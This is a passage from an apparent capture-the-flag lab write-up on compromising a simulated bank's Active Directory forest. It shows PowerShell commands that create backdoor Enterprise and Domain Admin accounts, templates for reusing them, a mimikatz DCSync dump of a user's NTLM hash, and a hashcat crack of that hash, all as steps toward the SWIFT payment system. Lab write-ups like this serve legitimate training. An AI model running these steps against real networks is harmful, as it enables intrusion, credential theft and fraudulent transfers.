PS C:\Users\Administrator\Downloads> New-ADUser -Name azkrath -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true  
PS C:\Users\Administrator\Downloads> echo $User  
PS C:\Users\Administrator\Downloads> $User = Get-ADUser -Identity "azkrath" -Server "corpdn.corp.thereserve.loc"  
PS C:\Users\Administrator\Downloads> echo $User  
  
DistinguishedName : CN=azkrath,CN=Users,DC=corp,DC=thereserve,DC=loc  
Enabled           : True  
GivenName        :  
Name             : azkrath  
ObjectClass      : user  
ObjectGUID       : 018dd8ec-afa1-49e1-a8c5-7942766e0c28  
SamAccountName   : azkrath  
SID              : S-1-5-21-170228521-1485475711-3199862024-3614  
Surname          :  
UserPrincipalName :  
  
PS C:\Users\Administrator\Downloads> $Group = Get-ADGroup -Identity "Enterprise Admins" -Server "rootdc.thereserve.loc"  
PS C:\Users\Administrator\Downloads> echo $Group  
  
DistinguishedName : CN=Enterprise Admins,CN=Users,DC=thereserve,DC=loc  
GroupCategory     : Security  
GroupScope        : Universal  
Name              : Enterprise Admins  
ObjectClass       : group  
ObjectGUID        : 6e883913-d0cb-478e-a1fd-f24d3d0e7d45  
SamAccountName    : Enterprise Admins  
SID               : S-1-5-21-1255581842-1300659601-3764024703-519  
  
PS C:\Users\Administrator\Downloads> Add-ADGroupMember -Identity $Group -Members $User -Server "rootdc.thereserve.loc"  
PS C:\Users\Administrator\Downloads>
```

Figure 72 - Adding a new user as an Enterprise Admin

With our new created user, we can just login in the ROOTDC as an Enterprise Admin:

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\azkrath> whoami
corp\azkrath
PS C:\Users\azkrath> hostname
ROOTDC
PS C:\Users\azkrath> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                                     Attributes
-----
Everyone                                     Well-known group    S-1-1-0                               Mandatory group, Enabled by de
fault, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545                          Mandatory group, Enabled by de
fault, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias               S-1-5-32-554                          Group used for deny only
BUILTIN\Administrators                     Alias               S-1-5-32-544                          Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON        Well-known group    S-1-5-14                              Mandatory group, Enabled by de
fault, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group    S-1-5-4                               Mandatory group, Enabled by de
fault, Enabled group
NT AUTHORITY\Authenticated Users              Well-known group    S-1-5-11                              Mandatory group, Enabled by de
fault, Enabled group
NT AUTHORITY\This Organization                Well-known group    S-1-5-15                              Mandatory group, Enabled by de
fault, Enabled group
LOCAL                                       Well-known group    S-1-2-0                               Mandatory group, Enabled by de
fault, Enabled group
THERESERVE\Enterprise Admins                 Group               S-1-5-21-1255581842-1300659601-3764024703-519 Group used for deny only
Authentication authority asserted identity    Well-known group    S-1-18-1                              Mandatory group, Enabled by de
fault, Enabled group
THERESERVE\Denied RODC Password Replication Group Alias               S-1-5-21-1255581842-1300659601-3764024703-572 Mandatory group, Enabled by de
fault, Enabled group, Local Group
Mandatory Label\Medium Mandatory Level       Label               S-1-16-8192
PS C:\Users\azkrath>

```

Figure 73 - Logged in in the ROOTDC as EA

Using the same code, we can also create a user at CORPDC as a Domain Admin, allowing us to login with both accounts in different domains:

- Thereserve**<user>** (Enterprise Admin)
- Corp.thereserve.loc**<user>** (Domain Admin)

\$pwd = ConvertTo-SecureString **<password>** -AsPlainText -Force

New-ADUser -Name **<user>** -AccountPassword **\$pwd** -Passwordneverexpires \$true -Enabled \$true

\$User = Get-ADUser -Identity **<user>** -Server "corpdc.bank.thereserve.loc"

\$Group = Get-ADGroup -Identity "Domain Admins" -Server "corpdc.bank.thereserve.loc"

Add-ADGroupMember -Identity **\$Group** -Members **\$User** -Server "corpdc.bank.thereserve.loc"

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- Flag 15, Foothold on Parent Domain
- Flag 16, Administrative access to Parent Domain

9. Full Compromise of BANK Domain




Figure 74 – Network Map after full compromise of the ROOTDC

Now that we are Enterprise Admins, the compromise of the other child domain should be easy. We can start by connecting through RDP into the BANKDC from ROOTDC, with our newly created user:




Figure 75 - Remote Desktop at BANKDC

Now, we can repeat the process of creating a user in the BANK domain, as a Domain Admin, using the previous code:

```
$pwd = ConvertTo-SecureString <password> -AsPlainText -Force  
New-ADUser -Name <user> -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true  
$User = Get-ADUser -Identity <user> -Server "bankdc.bank.thereserve.loc"  
$Group = Get-ADGroup -Identity "Domain Admins" -Server "bankdc.bank.thereserve.loc"  
Add-ADGroupMember -Identity $Group -Members $User -Server "bankdc.bank.thereserve.loc"
```

So let's create the new user:

```

PS C:\Users\azkrath\Downloads> echo $pwd
System.Security.SecureString
PS C:\Users\azkrath\Downloads> New-ADUser -Name azkrath -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads> $User = Get-ADUser -Identity "azkrath" -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads> echo $User

DistinguishedName : CN=azkrath,CN=Users,DC=bank,DC=thereserve,DC=loc
Enabled           : True
GivenName        :
Name             : azkrath
ObjectClass      : user
ObjectGUID       : 4082b623-b225-4ea2-8eea-0ba1403fa3a5
SamAccountName   : azkrath
SID              : S-1-5-21-3455338511-2124712869-1448239061-2614
Surname          :
UserPrincipalName :

PS C:\Users\azkrath\Downloads> $BankGroup = Get-ADGroup -Identity "Domain Admins" -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads> echo $BankGroup

DistinguishedName : CN=Domain Admins,CN=Users,DC=bank,DC=thereserve,DC=loc
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : fae109bf-8e73-4a92-95c8-b50c8457af90
SamAccountName    : Domain Admins
SID               : S-1-5-21-3455338511-2124712869-1448239061-512

PS C:\Users\azkrath\Downloads> Add-ADGroupMember -Identity $BankGroup -Members $User -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads>

```

Figure 76 - Creating user at BANK Forest

With our BANK account, we can access all the resources as a Domain Admin, as we can see below:




Figure 77 - Access at WORK1 machine

Using the network path is easier for authentication and accessing the file system:




Figure 78 - Access at WORK2 machine




Figure 79 - Access at JMP machine

In this case, it is possible to create all the files needed to obtain the flags from the e-citizen system, and a Domain Admin.

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 9, Foothold on Bank Division Tier 2 Infrastructure**
- **Flag 10, Administrative access to Bank Division Tier 2 Infrastructure**
- **Flag 11, Foothold on Bank Division Tier 1 Infrastructure**
- **Flag 12, Administrative access to Bank Division Tier 1 Infrastructure**
- **Flag 13, Foothold on Bank Division Tier 0 Infrastructure**
- **Flag 14, Administrative access to Bank Division Tier 0 Infrastructure**

10. Compromise of SWIFT and Payment Transfer




Figure 80 - Network Map as Full Enterprise Admin

Now that we are in control of the Full Domain as Enterprise and Domain admin, we need to compromise the SWIFT and perform a payment transfer. Remember that we manage to identify the Swift Bank application in the beginning of the challenge, and we might access it at <http://swift.bank.thereserve.loc>.

We start by enumerating the users with the Capturer and Approver Role in the Bank Domain (we can just use the Active Directory Users and Computers snap-in):




Figure 81 - BANK Approvers and Capturers

Since we probably might need to access their workstations, we can try to crack some of the users NTLM hashes, by dumping them with mimikatz with DCSYNC:

```
PS C:\users\azkrath.BANK.000\Downloads> .\mimikatz_trunk\x64\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:c.young
[DC] 'bank.thereserve.loc' will be the domain
[DC] 'BANKDC.bank.thereserve.loc' will be the DC server
[DC] 'c.young' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : c.young

** SAM ACCOUNT **

SAM Username : c.young
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/14/2023 5:36:11 AM
Object Security ID : S-1-5-21-3455338511-2124712869-1448239061-1277
Object Relative ID : 1277

Credentials:
Hash NTLM: fbdcd5041c96ddb82224270b57f11fc
ntlm- 0: fbdcd5041c96ddb82224270b57f11fc
lm - 0: b55a8414313047517459748ecfc6c697

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 6e26555155ef3adaf51063431ee65a76
```

Figure 82 - Dump NTLM hashes of Capturers

We can confirm that we are able to crack the NTLM hash of the c.young user, using hashcat (the rest might not be possible with rockyou.txt or our pre-generated list):

```
L$ hashcat -a 0 -m 1000 fbdcd5041c96ddb82224270b57f11fc /usr/share/wordlists/rockyou.txt --show
fbdcd5041c96ddb82224270b57f11fc:Password!
```

Figure 83 - Password of c.young cracked

Next, using the network path, we can find the user profile of c.young in the WORK2 machine:




Figure 84 - c.young profile in WORK2 machine

Likewise, it appears that the Capturers use the JMP machine to perform their operations:




Figure 85 - JMP machine user profiles

Interesting enough, while checking the folders content, we can find a note for the approver:




Figure 86 - Note for the approver

This note implies that their SWIFT bank web application credentials should be different from the Active Directory ones, which means that their credentials might be saved inside the JMP machine.

Since the Active Directory password for this user is not relevant (and hashcat could not crack it), we can just change it in the Active Directory Users and Computers snap-in (option Reset Password):

